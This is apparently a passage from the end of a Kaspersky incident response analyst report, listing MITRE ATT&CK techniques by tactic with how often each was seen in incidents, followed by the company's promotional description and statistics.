T1059.001: Command and Scripting Interpreter: PowerShell	6.80%
T1059.003: Command and Scripting Interpreter: Windows Command Shell	6.12%
T1204.002: User Execution: Malicious File	4.08%
T1047: Windows Management Instrumentation	4.08%
T1203: Exploitation for Client Execution	3.40%
T1059: Command and Scripting Interpreter	2.72%
T1053.005: Scheduled Task/Job: Scheduled Task	2.04%
T1059.005: Command and Scripting Interpreter: Visual Basic	2.04%
T1059.004: Command and Scripting Interpreter: Unix Shell	1.36%
T1053.003: Scheduled Task/Job: Cron	1.36%
T1106: Native API	1.36%
T1569: System Services	1.36%
T1129: Shared Modules	0.68%
T1072: Software Deployment Tools	0.68%
T1105: Ingress Tool Transfer	0.68%
T1059.006: Command and Scripting Interpreter: Python	0.68%
T1053.002: Scheduled Task/Job: At	0.68%

TA0003: Persistence

T1078.002: Valid Accounts: Domain Accounts	10.20%
T1543.003: Create or Modify System Process: Windows Service	7.48%
T1505.003: Server Software Component: Web Shell	4.76%
T1136.001: Create Account: Local Account	4.08%
T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	4.08%
T1053.005: Scheduled Task/Job: Scheduled Task	3.40%
T1136: Create Account	2.72%
T1133: External Remote Services	2.04%
T1136.002: Create Account: Domain Account	2.04%
T1078.003: Valid Accounts: Local Accounts	1.36%
T1574.002: Hijack Execution Flow: DLL Side-Loading	1.36%
T1556.006: Modify Authentication Process: Multi-Factor Authentication	0.68%
T1098.005: Account Manipulation: Device Registration	0.68%
T1114.003: Email Collection: Email Forwarding Rule	0.68%
T1098: Account Manipulation	0.68%
T1078: Valid Accounts	0.68%
T1053.003: Scheduled Task/Job: Cron	0.68%
T1505: Server Software Component	0.68%
T1098.004: Account Manipulation: SSH Authorized Keys	0.68%
T1574.006: Hijack Execution Flow: Dynamic Linker Hijacking	0.68%

TA0004: Privilege Escalation

T1078.002: Valid Accounts: Domain Accounts	2.72%
T1098.002: Account Manipulation: Additional Email Delegate Permissions	0.68%
T1055.012: Process Injection: Process Hollowing	0.68%
T1546.008: Event Triggered Execution: Accessibility Features	0.68%
T1543.003: Create or Modify System Process: Windows Service	0.68%
T1068: Exploitation for Privilege Escalation	0.68%

TA0005: Defense Evasion

T1070.004: Indicator Removal: File Deletion	7.48%
T1562.001: Impair Defenses: Disable or Modify Tools	6.80%
T1070.001: Indicator Removal: Clear Windows Event Logs	6.12%
T1036.005: Masquerading: Match Legitimate Name or Location	6.12%
T1027.002: Obfuscated Files or Information: Software Packing	4.76%
T1140: Deobfuscate/Decode Files or Information	4.08%
T1036.004: Masquerading: Masquerade Task or Service	3.40%
T1027: Obfuscated Files or Information	3.40%
T1078.002: Valid Accounts: Domain Accounts	2.04%
T1562: Impair Defenses	2.04%
T1070.003: Indicator Removal: Clear Command History	2.04%
T1574.002: Hijack Execution Flow: DLL Side-Loading	2.04%
T1562.002: Impair Defenses: Disable Windows Event Logging	2.04%
T1562.003: Impair Defenses: Impair Command History Logging	2.04%
T1078: Valid Accounts	1.36%
T1027.005: Obfuscated Files or Information: Indicator Removal from Tools	1.36%

1–5% 6–10% 11–15% >16%

TA0005: Defense Evasion

T1197: BITS Jobs	1.36%
T1112: Modify Registry	1.36%
T1564.008: Hide Artifacts: Email Hiding Rules	0.68%
T1027.010: Obfuscated Files or Information: Command Obfuscation	0.68%
T1070.006: Indicator Removal: Timestomp	0.68%
T1070.002: Indicator Removal: Clear Linux or Mac System Logs	0.68%
T1218.011: System Binary Proxy Execution: Rundll32	0.68%
T1202: Indirect Command Execution	0.68%
T1027.001: Obfuscated Files or Information: Binary Padding	0.68%
T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control	0.68%
T1006: Direct Volume Access	0.68%
T1562.004: Impair Defenses: Disable or Modify System Firewall	0.68%
T1484.001: Domain Policy Modification: Group Policy Modification	0.68%

TA0006: Credential Access

T1003.001: OS Credential Dumping: LSASS Memory	8.16%
T1110: Brute Force	3.40%
T1003: OS Credential Dumping	2.72%
T1110.003: Brute Force: Password Spraying	2.04%
T1003.002: OS Credential Dumping: Security Account Manager	2.04%
T1552: Unsecured Credentials	2.04%
T1110.001: Brute Force: Password Guessing	1.36%
T1558.001: Steal or Forge Kerberos Tickets: Golden Ticket	1.36%
T1528: Steal Application Access Token	0.68%
T1552.001: Unsecured Credentials: Credentials In Files	0.68%
T1649: Steal or Forge Authentication Certificates	0.68%
T1110.004: Brute Force: Credential Stuffing	0.68%
T1003.003: OS Credential Dumping: NTDS	0.68%
T1555.003: Credentials from Password Stores: Credentials from Web Browsers	0.68%
T1056.003: Input Capture: Web Portal Capture	0.68%
T1056.001: Input Capture: Keylogging	0.68%

TA0007: Discovery

T1083: File and Directory Discovery	7.48%
T1046: Network Service Discovery	5.44%
T1082: System Information Discovery	4.76%
T1135: Network Share Discovery	4.76%
T1018: Remote System Discovery	4.08%
T1033: System Owner/User Discovery	2.72%
T1087.002: Account Discovery: Domain Account	2.04%
T1057: Process Discovery	2.04%
T1016: System Network Configuration Discovery	2.04%
T1069.002: Permission Groups Discovery: Domain Groups	1.36%
T1518.001: Software Discovery: Security Software Discovery	1.36%
T1007: System Service Discovery	1.36%
T1497: Virtualization/Sandbox Evasion	0.68%
T1016.001: System Network Configuration Discovery: Internet Connection Discovery	0.68%
T1087.001: Account Discovery: Local Account	0.68%

TA0008: Lateral Movement

T1021.001: Remote Services: Remote Desktop Protocol	12.93%
T1021: Remote Services	7.48%
T1021.002: Remote Services: SMB/Windows Admin Shares	6.12%
T1021.004: Remote Services: SSH	4.08%
T1570: Lateral Tool Transfer	2.04%
T1072: Software Deployment Tools	1.36%
T1078.002: Valid Accounts: Domain Accounts	0.68%
T1021.005: Remote Services: VNC	0.68%
T1563.001: Remote Service Session Hijacking: SSH Hijacking	0.68%

TA0009: Collection

T1005: Data from Local System	6.12%
T1560.001: Archive Collected Data: Archive via Utility	2.72%
T1119: Automated Collection	2.72%
T1560.002: Archive Collected Data: Archive via Library	0.68%
T1113: Screen Capture	0.68%
T1056.001: Input Capture: Keylogging	0.68%
T1560: Archive Collected Data	0.68%
T1039: Data from Network Shared Drive	0.68%

TA0011: Command and Control

T1572: Protocol Tunneling	5.44%
T1219: Remote Access Software	4.08%
T1105: Ingress Tool Transfer	2.72%
T1071.001: Application Layer Protocol: Web Protocols	2.72%
T1571: Non-Standard Port	2.04%
T1132.001: Data Encoding: Standard Encoding	1.36%
T1095: Non-Application Layer Protocol	1.36%
T1053.005: Scheduled Task/Job: Scheduled Task	0.68%
T1071.004: Application Layer Protocol: DNS	0.68%
T1573.001: Encrypted Channel: Symmetric Cryptography	0.68%
T1071: Application Layer Protocol	0.68%
T1001: Data Obfuscation	0.68%
T1090.002: Proxy: External Proxy	0.68%
T1090: Proxy	0.68%

TA0010: Exfiltration

T1567: Exfiltration Over Web Service	3.40%
T1041: Exfiltration Over C2 Channel	2.72%
T1537: Transfer Data to Cloud Account	0.68%

TA0040: Impact

T1486: Data Encrypted for Impact	17.01%
T1485: Data Destruction	3.40%
T1565: Data Manipulation	2.72%
T1565.001: Data Manipulation: Stored Data Manipulation	1.36%
T1491.002: Defacement: External Defacement	1.36%
T1657: Financial Theft	0.68%
T1531: Account Access Removal	0.68%
T1529: System Shutdown/Reboot	0.68%
T1561.002: Disk Wipe: Disk Structure Wipe	0.68%

1–5% 6–10% 11–15% >16%

About Kaspersky

Kaspersky is a global cybersecurity and digital privacy company founded in 1997. Our deep threat intelligence and security expertise is constantly transforming into innovative security solutions and services to protect businesses, critical infrastructure, governments and consumers around the globe. Our comprehensive security portfolio includes leading endpoint protection and specialized security solutions and services to fight sophisticated and evolving digital threats.

Cybersecurity services

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky Compromise Assessment**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky SOC Consulting**

Global recognition

Kaspersky products and solutions undergo constant independent testing and reviews, routinely achieving top results, recognition and awards. Our technologies and processes are regularly assessed and verified by the world's most respected analyst organizations. Most tested. Most awarded.

Learn more

5000+
professionals work at Kaspersky

50%
of employees are R&D specialists

5
unique centers of excellence

410 k +
new malicious files detected by Kaspersky every day

220 k +
corporate customers worldwide

6.1 bln
cyberattacks were detected by our solutions in 2023

Analyst report

Incident Response

kaspersky

www.kaspersky.com

#kaspersky
#bringonthefuture